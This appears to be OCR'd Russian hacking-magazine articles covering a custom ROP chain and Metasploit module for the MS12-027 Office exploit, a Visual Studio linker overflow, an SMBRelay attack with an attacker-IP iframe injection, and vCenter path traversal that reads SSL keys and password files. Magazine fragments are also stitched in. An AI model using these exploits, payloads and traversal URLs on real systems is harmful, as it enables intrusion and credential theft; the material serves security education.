Для MS Office 2010 вариант из metasploit'а на моей машине не работает — не подгружается библиотека msgr3en.dll, нужная для успешной работы ROP-цепочки. Поэтому в развлекательных целях я решил наваять свою ROP-цепочку с блек-джеком, ну и всем остальным :). За основу был взят модуль wwlib.dll, входящий в состав MS Office. Все проверялось на WinXP SP3, сборка 2600. Запускаем Word 2010, аттачимся к нему при помощи Immunity Debugger. Далее используем блага цивилизации в виде скрипта mona.py, за который мы все должны поблагодарить многоуважаемого corelanc0d3r (в миру Peter Van Eeckhoutte — Питер Ван Экхаут). Вбиваем в командную строку ImmDbg:

```
!mona rop -m wwlib
```

Быстро варганим себе чашку кофе и выпиваем залпом. Всё. Несколько вариантов ROP-цепочек готово. Выберем последний вариант и возрадуемся тому, что для ее составления от нас не потребовалось абсолютно никаких телодвижений. Результат работы скрипта можно увидеть в окне Log либо в файле rop_chains.txt:

```
...
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
--------------------------------------------------------
def create_rop_chain()
  rop_gadgets =
  [
    0x3231e980, # POP ECX # RETN [wwlib.dll]
    0x316d14ac, # ptr to &VirtualAlloc() [IAT wwlib.dll]
    0x31735c11, # MOV ESI,DWORD PTR DS:[ECX]
                # RETN [wwlib.dll]
    0x31ae7361, # POP EBP # RETN [wwlib.dll]
    0x31837b34, # & jmp esp [wwlib.dll]
    0x3235b6b8, # POP EBX # RETN [wwlib.dll]
    0x00000001, # 0x00000001-> ebx
    0x31ac2bca, # POP EDX # RETN [wwlib.dll]
    0x00001000, # 0x00001000-> edx
    0x325950f3, # POP ECX # RETN [wwlib.dll]
    0x00000040, # 0x00000040-> ecx
    0x31f3ca18, # POP EDI # RETN [wwlib.dll]
    0x32596c01, # RETN (ROP NOP) [wwlib.dll]
    0x31e5d5a6, # POP EAX # RETN [wwlib.dll]
    0x90909090, # nop
    0x31f2f672, # PUSHAD # RETN [wwlib.dll]
  # rop chain generated with mona.py
  # note: this chain may not work out of the box
  # you may have to change order or fix some gadgets,
  # but it should give you a head start
  ].flatten.pack("V*")
  return rop_gadgets
end
...
```

Лезем в папку с модулями для metasploit'а. На основе файла ms12_027_mscomctl_bof.rb составим свой модуль и назовем его ms12_027_mscomctl_bof_wwlib_rop.rb.



XSS на Github, связанная с особенностью обработки регулярок в Ruby

Здесь нам надо будет заменить всю функцию create_rop_chain на новую, а также подкорректировать адрес возврата для попадания на ROP-цепочку:

```
...
# winword.exe v14.0.6024.1000 (SP1)
[ 'Microsoft Office 2010 SP1 English on Windows [XP SP3 /
7 SP1] English',
  {
    'Ret' => 0x32596c01,
        # retn # wwlib.dll <-- заменили адрес здесь
    'Rop' => true,
    'RopOffset' => 120
  }
],
...
```

Наконец-то мы добрались до заключительной части нашей эпопеи. Не забываем указать target == 1, чтобы сгенерировать эксплойт для MS Office 2010:

```
msf > use exploit/windows/fileformat/ms12_027_mscomctl_
 bof_wwlib_rop
msf > set target 1
target => 1
msf  exploit(ms12_027_mscomctl_bof_wwlib_rop) >
 set payload windows/exec
payload => windows/exec
msf  exploit(ms12_027_mscomctl_bof_wwlib_rop) >
 set cmd calc.exe
cmd => calc.exe
msf  exploit(ms12_027_mscomctl_bof_wwlib_rop) > exploit
[*] Creating 'msf.doc' file ...
[+] msf.doc stored at /home/pikofarad/.msf4/local/msf.doc
msf  exploit(ms12_027_mscomctl_bof_wwlib_rop) >
```

Открываем на целевой системе сгенерированный msf.doc и наблюдаем порядком поднадоевший калькулятор...

TARGETS

Microsoft Office 2003 SP3, 2007 SP2/SP3, также 2010 Gold/SP1; Office 2003 Web Components SP3; SQL Server 2000 SP4, 2005 SP4 и 2008 SP2/SP3/R2; BizTalk Server 2002 SP1; Commerce Server 2002 SP4, 2007 SP2, также 2009 Gold/R2; Visual FoxPro 8.0 SP1 и 9.0 SP2; Visual Basic 6.0.

SOLUTION

Существует обновление, устраняющее данную уязвимость.



4 Microsoft Incremental Linker Integer Overflow

CVSSV2 BASE SCORE: 7.2



(AV:L/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Walied Assar обнаружил уязвимость в Microsoft Visual Studio 2008, которая может быть использована злоумышленниками для ком-

```
homakovs-MacBook-Air:~ homakov$ pry
[1] pry(main)> "http://hi.com" =~ /^https?/
=> 0
[2] pry(main)> "javascript:pwn();\nhttp://hi.com" =~ /^https?/
=> 18
[3] pry(main)> "javascript:pwn();\nhttp://hi.com" =~ /\Ahttps?/
=> nil
[4] pry(main)>
```

Пример обработки регулярок в Ruby



Прыжок на начало переделанной ROP-цепочки, MS Office 2010



Прыжок на начало полезной нагрузки, MS Office 2007

прометации пользовательской системы. Уязвимость проявляется вследствие ошибки целочисленного переполнения в компоновщике (link.exe) при выделении памяти, при этом размер выделяемой памяти зависит от количества символов COFF. Этот факт можно использовать, чтобы добиться переполнения буфера в куче. Для успешной эксплуатации уязвимости требуется применить навыки социнженерии, ведь необходимо заставить пользователя определенным образом передать сформированный нами PE-файл на вход утилитам dumpbin.exe или «link.exe /dump».

EXPLOIT

Целочисленное переполнение происходит из-за того, что размер таблиц символов COFF, внедряемых в исполняемый файл, рассчитывается небезопасным способом. Функция ReadStringsAndSymbols вызывается для осуществления парсинга таблицы символов COFF всегда, если поля PointerToSymbolTable и NumberOfSymbols структуры IMAGE_FILE_HEADER содержат ненулевые значения.

```
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Приведем псевдокод функции ReadStringsAndSymbols:

```
int type;
wchar_t* actionName;
int magic2;
void ReadStringsAndSymbols(DUMPSTATE* pDump, int xx,
    wchar_t* fileName) {
  if (pDump->PointerToSymbolTable && pDump->NumberOfSymbols){
    actionName = L"ReadStringsAndSymbols.LoadStrings";
    int SymEntrySize = (type==2) ? 0x14 : 0x12;
    LoadStrings(pDump, filename, SymEntrySize);
    // ...
    actionName = L"ReadStringsAndSymbols.ReadSymbolTable";
    ReadSymbolTableEx(pDump, ...);
  }
  pDump->StringsNSymbols = 0;
  return;
}
```

В приведенном коде видно, как внутри функции ReadStringsAndSymbols происходит вызов функций LoadStrings и ReadSymbolTableEx. Функция LoadStrings подвержена ошибке целочисленного переполнения, происходящей при вычислении конечного адреса таблицы символов. Но этот адрес нам не интересен, поскольку используется только в последующих вызовах вплоть до функции PbMappedRegion для того, чтобы удостовериться, что таблица символов не выходит за границы отмапленного входного файла. Функция ReadSymbolTableEx вызывает функцию ReadSymbolTableT для того, чтобы вычислить абсолютный адрес таблицы символов в отмапленном образе входного файла. По возвращении из функции ReadSymbolTableT функция ReadSymbolTableEx небезопасным образом вычисляет размер таблицы символов:

```
void ReadSymbolTableEx(int A, int NumberOfSymbols) {
  // ...
  ReadSymbolTableT(...);
  unsigned long size = (NumberOfSymbols*4) + NumberOfSymbols;
  size += size;
  size += size;
  void *p = AllocBlk(size);
  // ...
  ConvertRgImgSymToRgImgSymEx(NumberOfSymbols, p);
}
```

Затем вычисленное значение размера передается в качестве аргумента функции AllocBlk, которая, как следует из ее названия, выделяет память в куче путем вызова функции RtlAllocateHeap. Но есть один нюанс: если значение размера выделяемой памяти меньше или равно 0x400 байт, то выделяется 0x400 байт. Например, если поле NumberOfSymbols содержит значение 0x8000000C, то запрашиваемый под память размер будет усечен до 0xf0 и, соответственно, выделится 0x400 байт.
После того как память будет выделена, вызывается функция ConvertRgImgSymToRgImgSymEx. В качестве первого параметра выступает количество символов, второй параметр представляет собой адрес выделенной памяти. В недрах функции ConvertRgImgSymToRgImgSymEx находится цикл, осуществляющий копирование данных во вновь выделенную память. Вот, собственно, и приехали... Остальное, так сказать, дело техники.

TARGETS

Microsoft Visual Studio 2008, версия 9.00.21022.08, возможно, уязвимы и другие версии.

SOLUTION

Не работайте с файлами из непроверенных источников. Можно и сократить: не работайте! :)

Ares (sniff.su)

РЕАЛИЗАЦИЯ АТАКИ SMBRELAY В СЕТЯХ WINDOWS 7

SMBRelay — это очень древняя MITM-атака, позволяющая получить несанкционированный доступ к удаленным ресурсам. О ней написано огромное количество материала, и чего, казалось бы, ворошить прошлое? Однако сегодня мы попробуем себя в роли некромантов, воскресим труп и посмотрим, какую пользу из этого можно получить.




ЧТО ТАКОЕ SMB?

Прежде всего стоит напомнить, что представляет собой протокол SMB (Server Message Block). Тут все просто: когда ты пытаешься обратиться к файлам на удаленном компьютере, то чаще всего делаешь это с помощью SMB. Это протокол прикладного уровня для удаленного доступа к файлам, принтерам и другим сетевым ресурсам, а также для межпроцессного взаимодействия. Однако разработанный еще в 1983 году протокол с самого начала имел изъяны, что привело к появлению целого класса атак, называемых SMBRelay.


SMBRELAY НА ПАЛЬЦАХ

Для тех, кто слабо знаком с уязвимостью SMB, окунемся в историю и рассмотрим, в чем суть атаки SMBRelay и как она проводится на практике.

Итак, аутентификация в протоколе SMB бывает двух видов: аутентификация на уровне пользователя и аутентификация на уровне шары (share-level authentication). В первом случае клиент отправляет серверу имя пользователя и пароль и, если они правильные, получает доступ к ресурсам в соответствии с правами его учетной записи. Во втором случае доступ к конкретному общему ресурсу контролируется только паролем, который подходит только для этой шары и не распространяется на другие ресурсы. В обеих схемах аутентификационные данные передаются в зашифрованном виде и для этого применяется хеш-алгоритм NTLM (а в более ранних версиях обычный LM). Сервер отсылает клиенту случайно сгенерированный challenge, клиент генерирует на его основе хеш от пароля и отсылает обратно серверу. Для упрощения жизни и избавления пользователя от регулярных вводов паролей придумали такую штуку, как Integrated Windows Authentication (IWA). Суть


Перехват NTLM-хешей из XP


MITM-режим в Intercepter-NG


Консольный GUI Intercepter-NG

в том, что при попытке доступа к какому-нибудь сетевому ресурсу Windows первым делом пытается аутентифицироваться, используя данные текущего пользователя, и, если в доступе отказано, только тогда просит ввести пароль вручную. Заставив жертву зайти на SMB-ресурс злоумышленника, атакующий может перенаправить автоматически предоставленные аутентификационные данные на саму жертву, тем самым получить доступ к диску и через службу межпроцессного взаимодействия выполнить любой код. Теперь чуть подробнее.

РЕАЛИЗАЦИЯ АТАКИ

Во-первых, для успешного выполнения атаки злоумышленнику нужно притвориться службой «Сервер», которая ныне работает на 445-м TCP-порту (а раньше работала через NetBios и обрабатывала запросы через порт 139). Здесь можно либо отключить службу «Сервер» и встать на ее место, либо создать отдельный IP-адрес и прибиндиться к нему.

Следующий шаг злоумышленника — заставить жертву зайти на его сервис (как это возможно, рассмотрим позже). Распишем пошагово все, что происходит:

1. Жертва присоединяется к злоумышленнику и пытается инициировать SMB-сессию.
2. Злоумышленник параллельно присоединяется к жертве и говорит, что хочет того же самого.
3. Жертва спрашивает, каким способом требуется осуществить аутентификацию.
4. Злоумышленник спрашивает у жертвы, каким способом стоит осуществить аутентификацию. Получает ответ и challenge.
5. Далее он отвечает жертве и передает ей тот же самый challenge, который она сгенерила в параллельной сессии сама.
6. Жертва отсылает злоумышленнику response в виде хеша, который злоумышленник снова пересылает жертве в параллельном соединении.
7. Жертва отключается, при этом злоумышленник выполнил авторизацию на ней самой, используя ею же предоставленные данные.

Вот таким нехитрым способом без знания пароля кто угодно может получить доступ. Что с ним делать дальше — уже дело конкретной задачи и реализации.

ИНСТРУМЕНТЫ РЕАЛИЗАЦИИ

Первый эксплойт, реализующий атаку SMBRelay, появился весной 2001 года. Его автором был Sir Dystic из культовой команды Cult Of The Dead Cow. Разработанный им код перенаправлял авторизацию жертвы на саму себя и вел прослушку только с IP-адресов. Им же была написана утилита smbrelay2, которая уже могла перенаправлять авторизацию на третий хост и работать с NetBios-именами. Можно было не только получить доступ к ресурсам удаленного компьютера, но и сохранить во время атаки используемый NTLM challenge+response и восстановить пароль методом грубого перебора (например, при помощи Cain & Abel).

Столь серьезная уязвимость в первозданном виде просуществовала до конца 2008 года — ровно до тех пор, пока не появился вменяемо работающий эксплойт. Выпущенный Microsoft патч запретил принимать входящее соединение с тем же челенджем, который уже используется при исходящем подключении. То есть релеинг жертвы самой на себя (как мы пошагово расписали выше) был прикрыт. Однако никакой патч не запретит нам перенаправить авторизацию на некий третий ресурс, к которому у атакуемой жертвы имеется доступ!

В 2008 году появился smbrelay3 от Tarasco Security, в котором присутствовал набор расширенных методов эксплуатации данной уязвимости.

Кроме классической схемы SMB → SMB, добавились способы перенаправления аутентификации с таких сервисов, как HTTP/IMAP/POP3/SMTP. Все они поддерживают авторизацию через NTLM. Авторы пошли несколько дальше: после получения доступа к жертве smbrelay3 устанавливает и запускает бэкдор, который биндит cmd.exe, таким образом давая возможность не просто читать/писать, но и выполнять любые команды. На непатченной Windows XP SP3 удалось без проблем запустить cmd.exe даже при перенаправлении жертвы на саму себя (фикс MS08-068 вышел позже). Перенаправление авторизации с XP на Windows 2003 также прошло успешно (при наличии соответствующего доступа). Но Windows XP — это уже часть прошлого, меня же в моем

КРОССПЛАТФОРМЕННОСТЬ

Помимо основной версии, Intercepter существует и в мультиплатформенном консольном варианте! Причем поддерживаются не только десктопные ОС (Windows, Linux, BSD), но и мобильные Android и iOS. На текущий момент далеко не весь функционал перекочевал из оригинальной Windows-версии, но все самое необходимое присутствует: это грабинг паролей, воскрешение файлов, а также сканирование сети и ARP Poison.
Intercepter Console Edition работает в двух режимах: обычном текстовом режиме и консольном GUI-режиме на базе библиотеки Ncurses. Сейчас активно ведется работа по улучшению и оптимизации.

ЧТО НУЖНО ДЛЯ MITM?

Для проведения любой MITM-атаки (к коим относится и SMBRelay) в Intercepter-NG нужно сделать несколько базовых действий. В первую очередь необходимо добавить жертву в список клиентов. Можно воспользоваться функцией сканирования локальной сети, а можно руками вбить нужные IP-адреса. Затем важно указать IP-адрес шлюза в сети, через который осуществляется доступ в интернет. Последнее действие — указание Stealth IP-адреса, который будет использоваться для скрытой маршрутизации трафика. Таким IP-адресом может быть любой свободный IP из той же подсети, с которого доступен интернет (то есть он не отфильтрован на файрволе).

исследовании интересовала эксплуатация SMBRelay в современных сетях, где в качестве клиентских ОС используется Windows 7.

SMBRELAY VS WINDOWS 7

Первой проблемой реализации атаки стало то, что в Windows 7 параметр «LAN Manager authentication level» по умолчанию установлен в «Send NTLMv2 response only». То есть вместо обычного алгоритма NTLM при генерации response клиент будет использовать более новый и улучшенный алгоритм NTLMv2 (это сделано для повышения криптостойкости передаваемых хешей). И так вышло, что все реализации SMBRelay (включая smbrelay3 и соответствующий модуль в Metasploit) не поддерживают релеинг NTLMv2-авторизации. Очевидно, раньше в этом не было необходимости, а позже никто не удосужился добавить эту поддержку. После внесения необходимых изменений в исходный код smbrelay3 NTLMv2 был успешно зарелеен с Windows 7 на Windows XP.

Но вылез следующий нюанс. В Windows 7, с его обновленным IE, поменялось значение понятия Intranet. Раньше было все просто: если в рабочей группе сетевое имя вида «some_host» резольвится в IP-адрес локального сегмента, то, стало быть, тот находится в Intranet и с ним можно автоматически провести авторизацию, используя данные активной сессии. В свойствах IE семерки имеется установленная по умолчанию опция «Automaticaly detect intranet network»: в таком режиме привычная рабочая группа к внутренней доверенной сети больше не относится и является недоверенной зоной, а поэтому никакой автоматической авторизации не произойдет. Зато, находясь в домене, Windows 7 с радостью предоставит все нужные данные любому компьютеру из локальной сети. Таким образом, при включенной опции обнаружения Intranet Win7 в рабочей группе не подвержена атаке SMBRelay, но станет уязвимой в домене.

Многие могут представить ситуацию, что в домене, благодаря перенаправлению данных на третий хост, возможно, к примеру, захватить контроллер домена после атаки на компьютер администратора. Увы, по крайней мере с конфигурацией контроллера по умолчанию это невозможно. Существует очень простое средство блокирования атак SMBRelay — механизм SMB Signing, после активации которого контроллер домена начинает требовать от клиентов обязательно использовать подпись пакетов. В этом случае перенаправленная на сам контроллер сессия будет отклонена, так как подделать подпись, не зная пароля, невозможно. Однако в некоторых случаях SMB Signing отключается администратором намеренно, поскольку принудительное шифрование требует больше ресурсов и снижает пропускную способность. Обязательным условием для успешной атаки является наличие доступа к административным ресурсам IPC$ и ADMIN$: без них не будет возможности удаленно выполнить код, хотя возможность «шариться» по другим ресурсам (C$...) сохраняется. Эти нововведения необходимо было учитывать для атаки SMBRelay.

НОВАЯ РЕАЛИЗАЦИЯ SMBRELAY

Результатом исследования стала реализация стабильного модуля SMBRelay в составе инструмента Intercepter-NG, который работает на современных ОС с использованием NTLMv2 (назовем его smbrelay4). Чтобы избежать трудностей, связанных с работающей на 445-м порту службой «Сервер», атака проводится по направлению HTTP → SMB. То есть при входящем соединении браузеру предлагается NTLM-авторизация, которая в дальнейшем будет перенаправлена или на тот же самый хост, или на какой-то другой. Самым сложным при проведении атаки всегда было заманить жертву на нужный ресурс: в основном это делалось либо отсылкой электронного письма, либо выкладыванием файла со злонамеренной ссылкой на общий ресурс, реже за счет использования ettercap и подмены веб-трафика. Я остановился на последнем варианте, как наиболее быстром и эффективном.

Как это выглядит? Выбирается цель, затем проводится Arp Poison и в веб-трафик жертвы инжектится ссылка, при запросе которой осуществляется SMBRelay-атака. Весь процесс автоматизирован, и никакого вмешательства не требуется. Для стабильного и тихого инжекта заменяются «ненужные» участки HTML-кода, такие как:

```
<!DOCTYPE...>
<meta name="keywords"...>
<meta name="description"...>.
```

При заходе на сайт один из «ненужных» участков кода будет заменен на код вида:

```
<iframe src=http://ip_адрес_атакующего:
порт_на_котором_запущен_smbrelay
width="0" height="0"></iframe>
```

Правда, надо иметь в виду, что автоматическую авторизацию через NTLM по умолчанию поддерживают только IE/Chrome, а Firefox (и, возможно, Opera) требуют ручной настройки для включения этой функции.

РЕЗЮМЕ

Наш мертвец оказался очень даже живым и при умелом использовании способен наломать немало дров. Главное — помнить важное правило, что основной инструмент хакера — это мозг, без которого никакой эксплойт или «крякер интернета» просто не будет работать. В качестве мер защиты от SMBRelay на клиентских компьютерах следует обязательно включить SMB Signing через соответствующие ключи реестра «EnableSecuritySignature, RequireSecuritySignature». Это сильно усложнит жизнь злоумышленнику. ⌶

LLMNR-СПУФИНГ

Новые версии Windows несут в себе новые возможности и сюрпризы. Еще в Vista появилась такая штука, как LLMNR (Link Local Multicast Name Resolution). Протокол основан на формате пакетов DNS и служит для разрешения имен в локальной сети. Целесообразность данного нововведения сомнительна, а вот для безопасности это очередная брешь. По сути, это гибрид DNS и NBNS (NetBIOS Name Service). В случае когда пользователь вводит в адресной строке имя компьютера вида «some_name», система пытается разрешить данное имя при помощи LLMNR. Если ответа не получено, то при помощи DNS. А если и здесь ничего не найдено, то при помощи старого доброго NBNS. Запрос LLMNR, естественно, широковещательный, поэтому в локальной сети можно устроить классический спуфинг, точно такой же, как и с NBNS. Особенно эффективно можно использовать LLMNR-спуфинг в ситуации, когда жертва на современной винде (Vista/7/W2k8) обращается к старым версиям (2k/XP/2k3), которые знать не знают, что такое LLMNR. Так как настоящая система ответ не пошлет, то ничто не помешает злоумышленнику ответить за нее и оказаться посередине. Стоит лишь отметить, что LLMNR используется только при условии, что включена опция «Network Discovery» в дополнительных параметрах общего доступа.

ПЕРЕХВАТ ФАЙЛОВ

Уважаемый автор Intercepter-NG включил в состав инструмента уматную штуку, а именно Resurrection Mode, то есть режим «воскрешения». Воскрешает он файлы из сетевого трафика. Теперь не только пароли и переписка извлекаются из перехваченного трафика, но и все файлы, которые передаются по протоколам HTTP/FTP/SMB/IMAP/POP3/SMTP, будут сграблены на диск и доступны для просмотра. Можно в реальном времени наблюдать, какие фотки из «ВКонтакте» просматривают девчонки за соседним столиком в кафе.

WWW

• bit.ly/36cpY4 — официальный веб-сайт инструмента;
• bit.ly/LwV62S — видеотуториал по Intercepter.

WARNING

Вся информация представлена исключительно в ознакомительных целях. Любое ее использование в противозаконных целях может повлечь за собой преследования компетентных органов. Мы рассказываем тебе об уязвимостях в современных системах, но ни в коем случае не призываем к их эксплуатации.


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
МОЛОКО
ПРИ ПОКУПКЕ КАЧЕСТВА – МОЛОКО В ПОДАРОК

Алексей Синцов, Digital Security (twitter.com/asintsov)

ПРОБИВАЕМ VMware vCenter

КЛАССИЧЕСКИЕ УЯЗВИМОСТИ В СИСТЕМАХ ВИРТУАЛИЗАЦИИ

Безопасность виртуальных систем сейчас модный тренд, и мы не станем обходить его стороной. Ниже мы попробуем сломать самое сердце инфраструктуры VMware — сервер с установленным vCenter. Пользоваться при этом мы будем только олдскульными методами, никак не связанными с виртуальными технологиями.

VMWARE VCENTER

Многие корпоративные системы живут в виртуальных средах. Это дешевле и удобнее. И круче! Лидером в области обеспечения этих самых сред является небезызвестная компания VMware. Собственно, эти ребята имеют крутой гипервизор и, что также немаловажно, кучу всякого ПО для удобного развертывания, управления и контроля. Все это делает решения от VMware гибкими, масштабируемыми и в конечном счете эффективными. Для удобного администрирования ребята разработали серверное ПО, в котором консолидируется вся административная часть инфраструктуры, — VMware vCenter. То есть имеется у вас, к примеру, 10 железных машин с VMware ESX(i). На них в общей сложности у вас бегает 50 виртуальных машин. Админить этот виртуальный зоопарк было бы неудобно, если бы не было центральной системы управления vCenter. Помимо прочего, благодаря vCenter возможны разного рода хитрости, вроде прозрачной миграции виртуальных образов в случае отказа одного из ESX работать. Короче, мегаудобная и важная штука. На этом реклама закончена. Основная суть: если хакер взломает vCenter — вся сеть в его руках.

ПРОРЫВАЕМ ОБОРОНУ

Известный исследователь Клаудио Крисконе не раз сталкивался с «Центром», а потому знает, как его ломать. Вот и я на одном из пентестов столкнулся с этим самым ПО и решил воспользоваться мудростью Клаудио, чтобы запывнить там все. Идея Клаудио была проста: наш друг нашел уязвимость в менеджере обновлений vCenter'а. Уязвимость была даже не по вине программистов VMware. Дело в том, что веб-интерфейс этого менеджера (висит на TCP-порту 9084) использует в качестве веб-сервера Jetty и уязвимость нашлась именно там. Уязвимость классическая — выход за границы каталога:

```
http://target:9084/vci/download/health.xml/%3f/../../../../
../../FILE.EXT
```

Все просто: читаем любые файлы, на которые у учетной записи хватает прав. Но Клаудио задался вопросом: какой же файл читать? В общем, покопался он в файловой системе и нашел чудесный файл журналирования доступа, в котором хранился код сессии (см. скрин).

Что представляет собой этот код? Дело в том, что vSphere-клиент работает с vCenter по протоколу SOAP, то есть манипулирует обычным HTTPS-трафиком, в теле которого XML-структура с данными, командами и так далее. При этом после аутентификации администратора ему прописывается код SOAP-сессии, и впоследствии этот код проверяется как cookie с PHPSESSIONID, типа аналог :). Очевидно, что, похитив этот код, мы можем подсунуть его в свой SOAP-запрос и vCenter будет думать, что мы уже аутентифицировались как какой-то там админ (если сессия еще жива). То есть Клаудио предлагает через уязвимость в Jetty-веб-сервере прочитать лог с этими SOAP-кодами.

```
http://target:9084/vci/download/health.xml/%3f/../../../../
../../ProgramData\VMware\VMware VirtualCenter\Logs\vpxd-
profiler-6.log
```

Затем подставлять коды в запросы от vSphere. Для этого он даже разработал свой прокси-сервер, который на лету подменяет код сессии в пакетах от vSphere, и включил этот прокси в состав своего add-on'а к Metasploit'у — VASTO. Данный модуль был выпущен в 2010 году и презентован на конференции Black Hat 2010. Несмотря на то что тулза аж двухлетней давности, некоторые ее модули актуальны и работоспособны и сейчас (не говоря уже о том, что далеко не всегда администраторы обновляют свои виртуальные среды, поэтому вполне можно встреть старый vCenter, на котором баги еще не закрыты).

Таким вот образом наш итальянский друг из компании Google

предлагает наказывать vCenter. Но беда в том, что все эти уязвимости к моменту моего пентеста устарели, на тот момент (весна - лето 2011) нам пришлось иметь дело с последней версией ПО, а это значит, что и Jetty был патченным-перепатченным.

В ОДНУ И ТУ ЖЕ ВОРОНКУ СНАРЯД ДВАЖДЫ НЕ ПОПАДАЕТ?

Весьма разочарованный (халявы не получилось), я стал думать, что делать. Вообще, любой пентестер в такой ситуации просто пройдет мимо и напишет в отчете, что на данном ресурсе уязвимостей нет. Но, как обычно, почувствовав возмущения в Силе, я не доверился всем этим патчам. Что-то заставило меня продолжить издеваться над Jetty, комбинируя варианты эксплойта для выхода за пределы каталога. И через 15 минут я получил результат. Уже в другом месте того же менеджера обновления опять была уязвимость:

```
http://target:9084/vci/download/.\..\..\..\..\..\..\..\..\
FILE.EXT
```

Это уже что-то, ведь опять можно идти читать файл с SOAP-кодами!

Но опять нас ждало разочарование — коды сессий больше в этом чудесном файле не содержатся. Можно только отметить отличную работу программистов из VMware, которые подмели логи и сделали нам бяку. Что ж, поищем сами, что еще в файловой системе может нам пригодиться... Самое первое, что приходит в голову, — это найти и спереть секретный ключ для SSL. С ним мы смогли бы перехватывать SSL-трафик и расшифровывать его (whireshark позволяет делать это без проблем). Сам ключ можно найти так:

```
http://target:9084/vci/downloads/.\..\..\..\..\..\..\..\
Documents and Settings\All Users\Application Data\VMware\
VMware VirtualCenter\SSL\rui.key
```

0(LD)-DAY VULNERABILITIES

Всегда есть вероятность встретить необновленную цель, поэтому не стоит сбрасывать со счетов уязвимости продукты vCenter, датированные 2009–2010 годами:

- **bit.ly/K5HiP1 — уязвимость в веб-приложении ESX, позволяющая выкачать образы виртуальных машин;**
- **bit.ly/sVyRcA — уязвимость в Jetty, которая позволяет читать файлы с VMware vCenter;**
- **bit.ly/KYwhAB — сканирование недоступных для атакующего портов, например во внутреннем периметре;**
- **bit.ly/K98Vqy — уязвимость в Virtual Appliance Management позволяет выполнить локальному или аутентифицированному удаленному пользователю произвольный код.**

Кстати, эксплойты для данных уязвимостей также присутствуют в комплекте VASTO.



Уже кое-что!

Соответственно, если мы организуем MITM-атаку с помощью ARP-SPOOFING, то мы сможем перехватывать трафик между сервером и административной рабочей станцией. Кстати, IP-адреса администраторов и их логины по-прежнему можно узнать из файла профайлера. Конечно, мы можем подменить SSL-сертификат (cain умеет делать это без проблем), и тогда мы расшифруем трафик без хищения ключа, но в этом случае администратор увидит предупреждение о неверном SSL-сертификате. А если мы похитили ключ — администратор ничего не увидит, поскольку сертификат будет верным. То есть такая атака более хитрая и скрытная.

VMWARE VCENTER ORCHESTRATOR

А ведь на сервере с vCenter есть еще одна чудесная вещь, которая идет бесплатным довеском и устанавливается по желанию, — это «Оркестратор». Еще один интерфейс управления, в этот раз самим «Центром». Это целый «фреймворк» для разработки и автоматизации различных процессов в виртуальной инфраструктуре. Крутая штука. Изучая файловую систему, я наткнулся на следующий файл:

```
http://target:9084/vci/download/.\..\..\..\..\..\..\..\..\
Program files\VMware\Infrastructure\Orchestrator\
configuration\jetty\etc\passwd.properties
```

В нем содержится некий MD5-хеш. Очевидно, что там запрятан пароль от административной учетной записи в этот самый «Оркестратор». Что тут можно сказать? Использовать MD5 без соли — это небезопасно. Вот и сейчас мы очень быстро получили пароль.

Используя полученный пароль, мы вошли в систему через веб-интерфейс «Оркестратора». Удобно, мило, симпатичный дизайн, но нам нужно больше. Поковырявшись, мы заметили, что для управления виртуальной инфраструктурой используется тот же vCenter-сервер, а значит, «Оркестратор» должен уметь в нем аутентифицироваться и в настройках лежит пароль.

HTML-код страницы, где указывается пароль, меня очень порадовал — пароль там отображался в открытом виде, как есть, хотя визуально, в браузере, он прятался за звездочками.

Кроме того, я нашел там пароли от почтового аккаунта, от доменных учетных записей и от прочих вещей, которыми «Оркестратор» должен уметь пользоваться. Прямо менеджер паролей для хакера :). Понятно, что вся система была успешно взломана, причем не только виртуальная, но и контроллер домена, а значит, всё, что там было.

MOARRRRRR!


Казалось бы, всё, но есть еще одна деталь. Ты мог обратить внимание, что «Оркестратор» хранит пароли в открытом виде, а не в виде хеша. Можно поискать, где именно он их хранит на диске. Покопавшись немного, я нашел это место:

Introducing vpxd-profiler-*
It is a "debug" file written by vCenter.
Lots of information inside. Let's go for low-hanging fruits for now. More to come ☺
/SessionStats/SessionPool/Session/Id='06B90BC B-A0A4-4B9C-8680-FB72656A1DCB'/Username='FakeDomain\Fake User'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1

Содержимое злосчастного файла

vmware_updatemanager_traversal
JETTY-1004
VMware Update Manager includes Jetty 6.1.16
Runs on the vCenter (management) Server
Jetty 6.1.16 is vulnerable to path traversal (again)
Here is the magic string
/vci/downloads/health.xml/%3F/../../../../../../../../$FILE

